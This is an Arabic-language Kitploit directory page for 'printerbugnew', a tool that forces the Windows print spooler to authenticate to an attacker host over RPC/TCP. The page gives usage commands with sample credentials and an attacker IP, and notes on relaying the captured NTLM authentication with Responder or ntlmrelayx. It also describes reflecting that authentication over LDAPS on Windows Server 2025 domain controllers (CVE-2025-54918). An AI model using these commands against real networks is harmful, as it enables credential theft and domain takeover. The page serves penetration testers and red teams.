Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
printerbugnew — نسخة printerbug.py الخاصة بـ DCERPC فقط | Kitploit
أدوات/GitHubGitHub/decoder-it/printerbugnew
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةاختبار الاختراقالقيادة والسيطرةالمصادقةالفريق الأحمر
GitHubdecoder-it/printerbugnew

printerbugnew

نسخة printerbug.py الخاصة بـ DCERPC فقط

عرض المستودع
2332611منذ 11 أشهرتمت المراجعة من قبل Kitploit

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة


مشغّل سبولر الطابعة باستخدام RPC نقي عبر TCP

لنظام Windows 11 22H2+ / Windows Server 2025

الاستخدام

printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

أمثلة

اتصال مجهول

printerbugnew.py 192.168.1.100

مع بيانات الاعتماد

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

تشغيل اتصال عكسي إلى مضيف مختلف (المهاجم)

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

استخدام منفذ RPC محدد

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
ملاحظات


  • يجب أن يكون الهدف بنظام Windows 11 22H2+ أو Server 2025 (RPC عبر TCP افتراضيًا)
  • بالنسبة للإصدارات الأقدم، يستخدم spoolss بروتوكول RPC عبر الأنابيب المسماة (SMB)
  • تأكد من أن المنافذ 135 ومنافذ RPC الديناميكية (49152-65535) مفتوحة
  • شغّل Responder أو ntlmrelayx على attacker_host لالتقاط المصادقة
  • يفشل Kerberos في هذه الحالة بسبب SPN خاطئ من السبولر، مما يفرض اللجوء إلى NTLM.
  • ابحث عن منفذ RPC/TCP الخاص بسبولر الهدف عن طريق الاستعلام عن Endpoint Mapper (EPM) الخاص بالهدف على TCP/135 للحصول على UUID الواجهة 12345678-1234-abcd-ef00-0123456789ab. يمكنك استخدام rpcdump.py أو PortQry أو أي أداة تفضلها - أو فقط قم بتنفيذ البحث عن EPM مباشرة في هذا الكود ;)
  • استنادًا إلى https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py

    صورة

    صورة

    صورة

تحديث لـ CVE-2025-54918



يعمل هذا الاستغلال عبر الانعكاس فقط على W2025 مع "printerbug" الجديد (DCERPC بدلاً من الأنابيب المسماة). ستحتاج إلى تعديل ntlmrelayx في بضع نقاط ليعمل. بعد ذلك، يمكنك تشغيل ثغرة الطابعة عن بُعد على وحدة تحكم مجال (DC) بنظام W2025 وعكس المصادقة عبر LDAPS(!)، حتى إذا كانت ارتباطات القناة (Channel Bindings) مطلوبة

ldaprelayclient.py:
صورة
rpcrelayserver.py
صورة

والتتابع ;)
صورة


تم إصلاح الثغرة في تحديث Patch Tuesday لشهر سبتمبر 2025: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

يضمن الإصلاح أن يتم حساب MIC دائمًا، حتى عندما تكون رسالة Type 3 فارغة.

شكرًا لمؤلف هذه الثغرة (CVE) على التلميح القيّم :)

تنزيل الأداة